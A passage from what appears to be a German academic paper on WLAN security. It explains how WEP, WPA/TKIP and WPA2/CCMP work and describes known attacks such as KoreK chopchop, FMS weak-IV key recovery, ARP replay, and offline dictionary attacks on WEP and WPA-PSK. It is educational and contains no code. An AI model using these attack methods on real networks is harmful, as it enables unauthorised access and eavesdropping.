

Abbildung 2: Entschlüsselung bei WEP

Die Entschlüsselung ist in Abbildung 2 wiedergegeben. Da der RC4-Algorithmus bei Verwendung desselben Seeds und derselben Initialisierung immer genau denselben Schlüsselstrom produziert, ist gewährleistet, dass beide Parteien miteinander kommunizieren können. Wenn Sender und Empfänger denselben Schlüsselstrom verwenden, kann der Empfänger die Nutzdaten aus der Nachricht extrahieren da eine zweifache XOR-Verknüpfung mit demselben Schlüssel wieder die ursprüngliche Nachricht ergibt. Nachdem der Empfänger also die Nachricht entschlüsselt hat, bildet er den CRC-Wert der Nachricht und vergleicht diesen mit dem übertragenen Wert. Sollten beide übereinstimmen, geht der Empfänger davon aus, dass die

Nachricht unverändert ist und gibt sie an die höheren Schichten weiter. Sollten die Werte abweichen, wird die Nachricht ohne weitere Maßnahmen verworfen.

Neben der Vertraulichkeit und Integrität, ist für sichere Kommunikation aber auch bedeutend, dass nur Nachrichten in das Netz gelangen, welche die Berechtigung dazu haben. Diese sollte durch den Authentifizierungsdienst von WEP abgedeckt werden. Dabei spezifiziert der Standard zwei Verfahren: Dies ist zum einen die Open System Authentifikation, was bedeutet, dass keine Überprüfung vor der Übertragung von Daten stattfindet. Jede Station ist berechtigt mit dem Access Point (AP) zu kommunizieren. Da dieser aber nur WEP Nachrichten entgegen nimmt, welche mit dem richtigen Schlüsselstrom verschlüsselt sind, ist das Netz aber dennoch nicht frei zugänglich. Zum anderen wurde die Shared Key Authentifikation spezifiziert, welche im Grunde ein 4-Wege-Handshake ist. Dabei sendet eine Station (Initiator) einen Request an den AP (Responder). Als Antwort darauf schickt der AP eine Zufallsfolge, die so genannte Challenge. Die Aufgabe, die dem Initiator nun gestellt ist, besteht darin diese Challenge mit dem gemeinsamen Schlüssel per WEP verschlüsselt an den AP zurück zu senden. Auf diese Response antwortet der AP mit der Result-Nachricht, welche das Ergebnis der Authentifizierung enthält.



Abbildung 3: Shared Key Authentification

2.1.2. Schwachstellen

Während WEP anfangs als sicher betrachtet wurde, haben mehrere Forscher inzwischen eine Vielzahl an Lücken entdeckt. Heute ist es möglich in nahezu jedes WEP geschützte WLAN innerhalb von 10 Minuten einzubrechen, meist mit nur minimalem Aufwand. Dies ist vor allem den beiden verwendeten Algorithmen RC4 und CRC sowie mehreren konzeptionellen Mängeln zuzuschreiben.

Zu diesen Mängeln gehört, dass die Länge des Schlüssels nicht ausreichend groß gewählt wurde, was dazu führt, dass der Schlüsselraum um den Faktor 2^{24} kleiner ist, als die Größe des Seeds annehmen lässt. Des Weiteren ist WEP sehr anfällig gegenüber Replay-Angriffe. Es gibt keinen Mechanismus, der das Wiedereinspielen von gültigen Nachrichten verhindern würde. Während nachfolgende Protokolle zum Schutz eines WLANs dies durch Sequenznummern oder Ähnliches erreichen, ist eine solcher Mechanismus in WEP nicht vorhanden. Ein weiterer Mangel ist, dass auch die IV mehrfach verwendet werden können. So ist ein Angreifer, der den Schlüsselstrom zu einem beliebigen IV (re-)konstruieren kann, in der Lage, selbst gültige Nachrichten zu generieren und außerdem Nachrichten mit diesem IV zu entschlüsseln. Als letztes Beispiel für die Mängel in WEP sei hier noch die Shared Key Authentifikation genannt, die durch einfaches XOR von Challenge und Response einem Angreifer einen Schlüsselstrom von der Länge der Challenge überlässt. Dieser muss nur einen Authentifizierungsvorgang mitschneiden. In Kombination mit dem vorigen Mangel kann dieser Angreifer nun Nachrichten mit dem IV aus der Response und dem Schlüsselstrom generieren und sich so beispielsweise selbst authentifizieren. Auch die Integrität von Nachrichten lässt sich bei WEP angreifen und

bei Änderung des verschlüsselten Textes, die Änderung des ebenfalls verschlüsselten CRC-Werts berechnet werden kann. Da die Daten nur per XOR mit dem Schlüsselstrom verknüpft sind, können gezielt Bits in Chiffe verändert werden, was sich direkt auf das entsprechende Bit im Klartext auswirkt. Selbiges gilt für den CRC-Wert, welcher nach demselben Verfahren verschlüsselt wird. Da man die benötigten Änderungen des CRC-Wertes berechnen kann, lassen sich so Nachrichten erstellen, die durch die Authentifizierungsprüfung nicht als Fälschung erkannt werden können.

Mängel in RC4

Im Jahr 2001 veröffentlichten die drei Wissenschaftler Scott Fluhrer, Itsik Mantin und Adi Shamir das Paper „Weaknesses in the Key Scheduling Algorithm of RC4“ [FlMS01], welches zwei gravierende Schwachstellen in RC4 offen legte. Als ersten Mangel erkannten sie, dass es eine Menge schwacher Schlüssel (Seeds) gibt, bei denen einige wenige Bits einen Großteil des initialen Zustandes des RC4-Algorithmus bestimmen. Diese schlagen sich dann im Präfix des Ausgabestroms nieder. Damit sind wenige Bits im Seed für den ersten Teil verantwortlich. Durch Analysen wurde festgestellt, dass ca. 2% aller IV schwach sind. Als zweiten Mangel erkannten die Wissenschaftler, dass man den geheimen Teil des Seeds berechnen kann, wenn dieser, mit vielen unverschlüsselt übertragenen Werten verkettet, als Seed verwendet wird. Dabei reicht die Betrachtung des ersten Bytes des verschlüsselten Datenstroms aus, um mit relativ wenig Aufwand den geheimen Teil des Schlüssels zu rekonstruieren. Da bei WEP der IV unverschlüsselt übertragen wird, also genau die Voraussetzungen für einen Angriff gegeben sind, kann diese zweite Schwachstelle von RC4 auch auf WEP übertragen werden. Zwar können all diese Mängel umgangen werden, indem man beispielsweise die ersten Byte des Schlüsselstroms verwirft und diesen für jedes folgende Paket weiter verwendet (wie auch in SLL implementiert), dies wurde aber in WEP nicht getan, wodurch RC4 zum schwächsten Glied in der Sicherungskette von WEP wird.

2.1.3. Angriffe

Durch die vielen Mängel in WEP bedingt, existieren mehrere Angriffe auf WLANs, die diesen Sicherheitsstandard verwenden. Dabei lassen sich 2 Ziele unterscheiden: Zum ersten kann ein Angriff darauf abzielen, den Inhalt einer Nachricht und damit eine gültige Kombination aus IV und Schlüsselstrom zu erspähen. Plain-Text (Inhalt) und Schlüsselstrom sind dabei in gewissem Sinne äquivalent, da man per XOR von Plain-Text und Chiffe den Schlüsselstrom und per XOR von Schlüsselstrom und Chiffe den Plain-Text erhält. Damit würde ein erfolgreicher Angriff dem Angreifer ermöglichen, selbst Nachrichten zu generieren. Zu dieser Klasse gehört die KoreK-Angriff und der Angriff auf die Shared Key Authentifikation.

Die zweite Klasse versucht das Shared Secret – also den WEP-Schlüssel – zu erhalten, um so uneingeschränkten Zugriff auf das Netz zu erhalten. Wenn ein Angriff dieser Art erfolgreich ist, kann der Angreifer jede Nachricht ohne weiteres entschlüsseln und auch jede beliebige Nachricht generieren. In dieser Klasse befinden sich bisher zwei Angriffe. Der erste Angriff ist ein Offline-Wörterbuch-Angriff. Der zweite basiert auf den im vorigen Abschnitt genannten Schwäche von RC4. Dabei haben sich inzwischen mehrere Derivate gebildet, welche auf diesen Schwachstellen aufbauen. Solche Angriffe werden, nach den Autoren des Papers, welches die Schwächen erstmals dokumentierte, FMS-Angriffe genannt.

KoreK-Angriff

Die KoreK-Angriff ist nach ihrem Entdecker benannt, der diesen Angriff im Netstumbler-Forum postete [Kore04a], um die Unsicherheit von WEP Netzen zu demonstrieren. Dabei

verwendete er das Pseudonym KoreK. Der Angriff basiert auf den Schwächen der Zyklischen Redundanzprüfung. Denn bei CRC ist es möglich, die Bits, welche sich im CRC-Wert bei einer bestimmten Änderungen der Nachricht verändern, zu bestimmen. KoreK nutzte diesen Umstand aus, indem er vorschlug, von dem betrachteten Paket das letzte Byte abzuschneiden und den CRC-Wert unter der Annahme einer abgeschnittenen 0 zu verändern. Dieses modifizierte Paket wird an den AP gesandt und dessen Antwort abgewartet. Wurde das Paket akzeptiert kann davon ausgegangen werden, dass das letzte Byte 0 war. In dem Fall, dass das Paket zurückgewiesen wurde, wird der CRC-Wert so angepasst, dass er eine 1 vermutet und das Paket wiederum versandt. Diesen Vorgang wiederholt man so lange, bis der AP das Paket akzeptiert. Im schlechtesten Fall muss dieser Vorgang 256 Mal wiederholt werden, bis der AP das Paket annimmt. Wenn nun das letzte Byte bekannt ist, wird sukzessive mit den weiteren Bytes fortgefahren, bis der Inhalt des gesamten Pakets bekannt ist. Dieser Vorgang dauert einige Sekunden, kann aber leicht detektiert werden, da dabei große Mengen falscher WEP-Pakete beim AP eintreffen. Bei entsprechender Anpassung der Firmware des AP könnte dieser Angriff also unterbunden werden.

Offline-Wörterbuch-Angriff

Dieser Angriff nutzt ein Wörterbuch, um zu versuchen eine vorliegende WEP-Nachricht zu entschlüsseln, indem es einfach jeden Eintrag eines Wörterbuchs als möglichen WEP-Schlüssel ausprobiert. Dabei wird die Korrektheit des Schlüssel aber nicht anhand einer erfolgreichen CRC-Prüfung getestet. Die Berechnung des RC4-Schlüsselstroms bis zum Schluss und ein CRC wäre für jeden Eintrag des Wörterbuchs nicht effizient berechenbar. Deshalb wird eine weitere Eigenart von WEP zurückgegriffen. Um den Aufwand so gering wie möglich zu halten, wird der Beginn jeder WEP Nachricht untersucht. Dieser enthält den SNAP-Header[1], bei dem das erste Byte bei IP und ARP Paketen fast immer 0xAA ist. Also wird zuerst auf diesen Wert getestet. Sollte der Test erfolgreich ausfallen, kann der Schlüsselstrom vollständig berechnet werden und der CRC-Wert der Nachricht überprüft werden. Sollte auch dieser Test erfolgreich sein ist der Schlüssel zu diesem WEP-geschützten WLAN bekannt. Durch den ersten Test wird der zweite Test nur in jedem 256. Fall nötig, was die Aufwand der Berechnung des Problems etwas reduziert. Vor allem für den Fall, in dem nur ein 40 Bit-Schlüssel für WEP verwendet wurde, kann so ein wesentlicher Teil des Aufwands gespart werden. Um darauf ein Brute-Force-Angriff aufzubauen, ist das Problem aber dennoch zu ineffizient, weshalb auf ein Wörterbuch zurückgegriffen wird.

FMS-Angriffe

Wie bereits erwähnt, basieren die Klasse der FMS-Angriffe auf den Mängelen von RC4, welche in [FlMS01] erstmals genannt wurden. Dabei gibt es für beide Schwachstellen Programme, die diese ausnutzen. Vor allem den schwachen IV wird viel Aufmerksamkeit geschenkt, da dieser Angriff mathematisch sehr einfach nachvollziehbar ist. Dabei werden sehr viele Nachrichten gesammelt und diese dann anschließend auf schwache IV durchsucht. Hat man einige hundert dieser Pakete gefunden, kann man den WEP-Schlüssel direkt berechnen. Inzwischen haben aber die meisten Hersteller begonnen, schwache IV aus ihrer Implementierung zu entfernen. Die Autoren des Papers brachten bereits ein Beispiel für schwache IV. Diese werden allgemein als „B+3:FF:X“-IV bezeichten. Dabei ist B das B-te Byte des zu findenden Schlüssels, FF ist der Hex-Wert 255 und X jeder beliebige Wert. Wenn also auf dem zweiten Byte eines IV der Wert 255 auftaucht, bezeichnet das erste Byte des IV den Teil des Schlüssels, welcher für das erste Byte des Datenstroms verwendet wird. Da dieses wieder den SNAP-Header enthält, ist es

[1] SNAP steht für Sub-Network Access Protocol

möglich den Schlüssel nach und nach zu rekonstruieren. Wenige hundert schwache IV reichen damit aus, um die WEP-Verschlüsselung vollständig auszuhebeln. Die ersten Programme, welche WEP angriffen, verwendeten exakt diese IV um den Schlüssel zu berechnen. Inzwischen haben sich aktuelle Programme aber auf die Verbannung dieser IV eingestellt und betrachten mehrere Klassen schwacher IV.

Auf der anderen Seite wird aber auch die zweite Schwachstelle RC4s ausgenutzt. KoreK stellte 2004 einen auf statistischer Kryptoanalyse basierenden Angriff auf WEP vor [Kore04b], welcher ohne schwache IV den WEP-Schlüssel durch die in [FlMS01] vorgestellte Methode berechnet. Auch hier werden wieder mehrere hunderttausend Nachrichten benötigt, damit der Angriff Erfolg hat.

Da beide Verfahren darauf beruhen, möglichst viele IV zu sammeln, kann unter Umständen bei geringer Netzlast die Zahl der beobachteten Nachrichten unzureichend sein. Für diesen Fall können beide Angriffe um eine aktive Komponente erweitert werden. Dabei wird ein ARP-Request abgefangen, welchen man an der geringen Paketgröße und der Zieladresse erkennen kann. Dieser wird nun wiederholt versandt, wodurch jedes Mal eine Antwort durch den AP hervorgerufen wird. Jede dieser Antworten wird auf normalem Weg generiert, was dazu führt, dass der Angreifer jede beliebige Anzahl IV erhalten kann.

2.2. Wi-Fi Protected Access (WPA)

Das Akronym WPA steht für eine Klasse von zwei unterschiedlichen Sicherungsverfahren für WLANs. Zum einen gibt es WPA, welches durch mehrere Unternehmen spezifiziert wurde, da ihnen die Entwicklung eines Nachfolgers von WEP zu lange dauerte. Auf der anderen Seite gibt es WPA2, welches die Implementierung des IEEE-Standards 802.11i ist. Während WPA unter dem Gesichtspunkt der Abwärtskompatibilität und Lauffähigkeit auf der alten Hardware entworfen wurde, versucht WPA2, Sicherheit an erste Stelle zu setzen.

2.2.1. WPA

WPA ist im Grunde eine Erweiterung von WEP und soll dessen Mängel weitestgehend ausgleichen. Dazu verwendet es das so genannte Temporal Key Integrity Protocol (TKIP), welches wiederum einen „Michael“ genannten Algorithmus zur Integitätswahrung beinhaltet.

Sowohl bei TKIP als auch bei Michael standen neben erhöhter Sicherheit auch die Interoperabilität mit alter Hardware als Entwicklungsziel an erster Stelle. Deshalb sind beide Protokolle sehr einfach gehalten. Dennoch wird durch sie ein wesentlich höheres Maß an Sicherheit gewonnen. Dabei ist aber klar, dass WPA nur als Übergangslösung geplant war und auch dem entsprechend eingesetzt werden sollte. WPA basiert weiterhin auf dem unsicheren RC4, was kein guter Ausgangspunkt für sichere Kommunikation ist.

Neben den beiden bereits erwähnten Protokollen wurde aber in WPA noch weitere Änderungen umgesetzt. So wurden beispielsweise die Schlüssellänge drastisch angehoben. Während die minimale Schlüssellänge bei WEP 40 Bit betrug, wurde sie auf 128 Bit bei WPA angehoben. Auch der IV wurde auf 48 Bit vergrößert. Die Schlüssellänge für den Integritätscheck Michael beträgt 64 Bit. Die Replay-Anfälligkeit von WEP wurde umgangen, indem die IV nach einem speziellen Schema durchnummeriert, wodurch erreicht wird, dass diese einzigartig sind und nicht wieder verwendet werden können. Außerdem fließen die MAC-Adressen in Michael ein, was zusätzliche Sicherheit gewährleisten soll.

2.2.2. Funktionsweise von WPA

Wie bereits erwähnt ist TKIP eine Erweiterung zu WEP. Es verwendet die WEP-Kapselung in unveränderter Form, sorgt aber durch die zusätzliche Prüfung auf Integrität und sich ständig wechselnde Schlüssel für ein wesentlich höheres Maß an Sicherheit. Wenn zwei Stationen über WPA-PSK kommunizieren wollen, müssen sie sich zuerst gegenseitig authentifizieren. Dies geschieht, indem beide Stationen aus der WPA-Passphrase, der SSID, der Länge der SSID und Zufallswerten (welche übertragen werden) die Schlüssel für die weitere Kommunikation errechnen. So werden aus dem Hauptschlüssel, welcher allen berechtigten Stationen bekannt ist, die temporären Schlüssel (TS). Dieser TS wird von nun an für die weitere Kommunikation als Eingabe für das TKIP verwendet.



Abbildung 4: Verschlüsselung bei WPA

Grafik 4 zeigt den Ablauf des TKIP beim Verschlüsseln einer Nachricht. Dazu wird für jede MAC-Dateneinheit durch die Funktion „Phase 1“ ein eigener Schlüssel aus der MAC-Adresse des Senders (SA), dem temporären Schlüssel (TS) und der derzeit gültigen Sequenznummer (SN) gebildet. So kann verhindert werden, dass Pakete doppelt versandt werden, selbst wenn ein Angreifer die MAC-Adresse des ursprünglichen Senders angibt. Parallel zu Phase 1 werden die zu übertragender Nachricht N, SA, Adresse des Empfängers (EA) und der Priorität (P) zu einem gemeinsamen String verkettet, zu dem ein Tag durch den Algorithmus Michael generiert. Dieser Tag wird an den Eingabestring gehängt und dient der Integrität dieser Daten und schützt somit vor Fälschungen. Da nun die maximale Länge eines WEP-Pakets überschritten werden kann, werden die Pakete fragmentiert und durch die Funktion „Phase 2“ für jedes dieser Pakete eine eindeutige IV/WEP-Schlüssel-Kombination generiert. Dabei wird die SN in den IV so kodiert, dass diese durch den Empfänger rekonstruiert werden kann. Nun werden IV, WEP-Schlüssel S und die Daten an die WEP-Kapselung übergeben.

Der Ablauf der Entschlüsselung durch TKIP ist in Grafik 5 dargestellt. Dabei wird zuerst aus dem IV in der Nachricht N’ die SN wieder abgeleitet. Wenn diese nicht größer als die letzte bereits erhaltene Sequenznummer AN ist, wird die Dateneinheit verworfen, da ein Replay-Angriff angenommen wird. Wenn die Nachricht akzeptiert wurde, wird durch „Phase 1“ und „Phase 2“ wieder WEP-Schlüssel S generiert, mit dem die Fragmente entschlüsselt werden können. Anschließend werden diese wieder zusammengefügt und daraufhin die Integrität mittels Michael getestet.



Abbildung 5: Entschlüsselung bei WPA

Schwachstellen in WPA

Eine eine generelle Schwachstelle von WPA ist, dass versucht wurde möglichst wenig Mehraufwand gegenüber WEP zu verursachen. Deshalb wurden sowohl die Schlüsselmix-Funktionen „Phase 1“ und „Phase 2“ als auch die Funktion „Michael“ sehr einfach gehalten. Dies ist vor allem bei Michael ein Problem. Als Vorgabe bei der Entwicklung sollte hier die Größe des Schlüsselraums 20^{20} Bit betragen. Die verwendete Implementierung bietet mit 2^{29} Bit etwas mehr Sicherheit als durch die Vorgabe gefordert. Da aber in modernen Netzen ohne weiteres mehrere tausend Nachrichten pro Sekunde übertragen werden können, würden wenige Minuten ausreichen, um eine Nachricht zu versenden, welche die Integritätsprüfung durch Michael besteht. Deshalb werden gefälschte Dateneinheiten verworfen und ein Zähler erhöht. Sollte dieser Zähler zwei Fälschungen in einer Sekunde feststellen, wird die Station für eine Minute gesperrt und alle temporären Schlüssel verworfen. Dadurch wird der sehr geringe Schlüsselraum von Michael geschützt. Für den Fall, dass die Integrität der Dateneinheit bestätigt wurde, ist die Aufgabe von TKIP erfüllt und die Dateneinheit wird an eine höhere Schicht weitergegeben. Aufgrund dieser Eigenschaften kann relativ leicht ein DoS-Angriff auf ein WPA-geschütztes Netz verübt werden. Dazu müssen nur zwei Nachrichten in einer Sekunde gefälscht werden, so dass Michael die Station selbst deaktiviert. Dazu muss die Nachricht so verändert werden, dass die WEP-Authentizitätsprüfung die Nachricht akzeptiert und Michael sie ablehnt. Bei der Fälschung der Nachricht wird also auf Schwachstellen in WEP zurückgegriffen.

Außerdem ist ist ein Angriff auf die Vertraulichkeit und Integrität von WPA-PSK bekannt, welcher einen zu kurz gewählten WPA Schlüssel anhand eines einzigen aufgezeichneten Authentifizierungsvorgangs rekonstruieren kann. Wie bereits erwähnt werden dazu WPA-Passphrase, der SSID, der Länge der SSID und Zufallswerten verkettet verkettet und anschließend 4096 Mal per SHA-1 gehasht. Da bis auf die Passphrase einem Angreifer alle

anderen Werte entweder bekannt sind, oder ungeschützt über das Netz übertragen werden, kann der Angreifer offline versuchen den Hash-Wert zu rekonstruieren, indem er alle Einträge eines Wörterbuches ausprobiert. Sollte die Überprüfung erfolgreich sein, ist die gesuchte Passphrase gefunden. Dieser Angriff lässt sich aber im Vorfeld einfach vereiteln, indem man eine Passphrase wählt, welche signifikant länger als 20 Zeichen ist. Denn ein Wörterbuch-Angriff, welcher solch lange Sätze umfasst, wäre nicht mehr in annehmbarer Zeit zu durchzuführen.

2.2.3. WPA2

Während WPA versucht, möglichst wenig Mehraufwand gegenüber WEP zu verursachen, ist WPA2 voll auf Sicherheit konzentriert. Als Verschlüsselungsalgorithmus verwendet es das sehr viel sicherere Blockchiffre AES. Umgeben wird dieser durch das CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). Dabei wird Integrität und Vertraulichkeit mit demselben Schlüssel gewahrt, indem CCMP zur Wahrung der Authentizität AES im CBC-Mode (Cipher Block Chaining) verwendet und die Verschlüsselung durch AES im Counter Mode realisiert.

Um alle Schwächen vorheriger Protokolle zu umgehen, wird bei WPA2 jedes Paket mit einer Sequenznummer versehen und anschließend ein Tag angehängt, welcher aus dem WPA2-Schlüssel und der aktuellen Sequenznummer hervor geht. Danach wird das Paket per AES verschlüsselt und ist damit fertig zum versandt. Da AES immer denselben Schlüssel verwendet, kann auf ein Schlüsselmanagement, wie bei TKIP, komplett verzichtet werden.

2.2.4. Funktionsweise von WPA2



Abbildung 6: Verschlüsselung bei WPA2

Die Funktionsweise von WPA2 unterscheidet sich grundsätzlich von der seiner Vorgänger. Sie ist anhand von Grafik 6 dargestellt. Dabei werden die Dateneinheiten des MAC Protokolls MDPU verarbeitet. Diese enthält einen Header H, eine Priorität P und die Nutzdaten N. Zuerst werden die zusätzlichen Authethifizierungsdaten AAD aus dem Header gebildet. Werte, welche sich bei einer Neuübertragung ändern können, werden durch 0 ersetzt. Anschließend wird ein CCMP Nonce aus der Priorität der MDPU, der zweiten Adresse der MDPU und der Sequenznummer SN gebildet. Dann werden die SN und die Identifikationsnummer des Schlüssel SI in den CCMP-Header geschrieben. Nun werden die Nutzdaten inklusive des AAD

und eines Integritäts-Tags per AES verschlüsselt und anschließend mit dem CCMP-Header und dem unverschlüsselt übertragenen Teil des MAC-Headers verkettet. Die Entschlüsselung invertiert diesen Prozess vollständig und testet das Paket anschließend auf seine Integrität und überprüft, ob die Sequenznummer erwartet wird.

3. Weitere Angriffspunkte

Die Sicherungsmechanismen eines WLANs sind nicht die einzigen Schwachstellen eines drahtlosen Netzes. Grundsätzlich muss im Umgang mit WLANs stärker auf Sicherheit geachtet werden als bei sonstigen Netzwerktechnologien.

3.1. Fehlerhafte Treiber

Da jede eingehende Nachricht in einem WLAN-Adapter verarbeitet wird, hat man im Endeffekt als Angreifer immer Einfluss auf das Betriebssystem des Zielrechners. Während dieser Einfluss bei korrekten Treibern keinen Angriffspunkt bietet, kann er bei Fehlern in deren Implementierung verheerende Folgen haben. Denn sollte der Treiber beispielsweise anfällig gegen einen Buffer-Overflow oder Ähnliches sein, kann der Zielrechner unter Umständen unter die Kontrolle eines Angreifers geraten. Dies ist in den letzten Jahren mehrfach vorgekommen und stellt ein nicht zu unterschätzendes Risiko dar, da kein physischer Zugriff zu diesem Rechner vonnöten ist. Ein aktivierter WLAN-Adapter ist in solch einem Fall ausreichend.

3.2. Sicherheitsrelevante Daten

Als Grundsatz sollte man sich im Umgang mit drahtlosen Netzen immer an gewisse Vorsichtsmaßnehmen halten. So sollten nie vertrauliche Daten über das Netz versendet werden. Denn selbst wenn kein Angriff auf die verwendeten Sicherheitsmaßnahmen bekannt sind, kann ein Angreifer doch den gesamten Verkehr mitschneiden und diesen bei Erscheinen eines Angriffs untersuchen. Außerdem sollte es vermieden werden, Zugriff auf vertrauliche Daten zu gewähren. Dabei sollten ähnliche Regeln gelten, wie sie auch bei der Anbindung lokaler Netze an das Internet existieren. Sind die Daten zu wichtig, sollten sie vor Zugriff geschützt werden. Da sich in der Vergangenheit gezeigt hat, dass kein technische Schutzmaßnahme unüberwindbar ist, sind Daten nur dann sicher, wenn überhaupt kein Zugriff auf sie gegeben ist. Es sollte im Bewusstsein des Anwenders verankert sein, dass Drahtlosigkeit immer mit besonderer Exponiertheit einhergeht und damit WLAN und Sicherheit grundsätzlich eine ungünstige Kombination ist.

3.3. Denial-of-Service-Angriffe

Jede drahtlose Technologie ist, durch ihr Medium bedingt, sehr anfällig gegenüber DoS-Angriffen. Meist versuchen Übertragungsstandards ihren Durchsatz zu optimieren, was zu Lasten der Fehlertoleranz geht. Zwar können alle WLANs ihre Senderate anpassen, dies kann aber nur in einem gewissen Rahmen geschehen. Sollte das Umgebungsrauschen keine gesicherte Kommunikation mehr zulassen, bricht der Verkehr vollständig zusammen. Da es relativ einfach ist, das Rauschen so weit anzuheben, kann man nicht immer auf die Verfügbarkeit des Netzes vertrauen.

4. Weiterführende Schutzmaßnahmen

Bei WLANs sollten dieselben allgemeinen Maßnahmen, wie bei jeder anderen sicherheitsrelevanten Anwendung, getroffen werden. Dies schließt vor allem die folgenden Punkte mit ein.

4.1. Schlüsselwahl

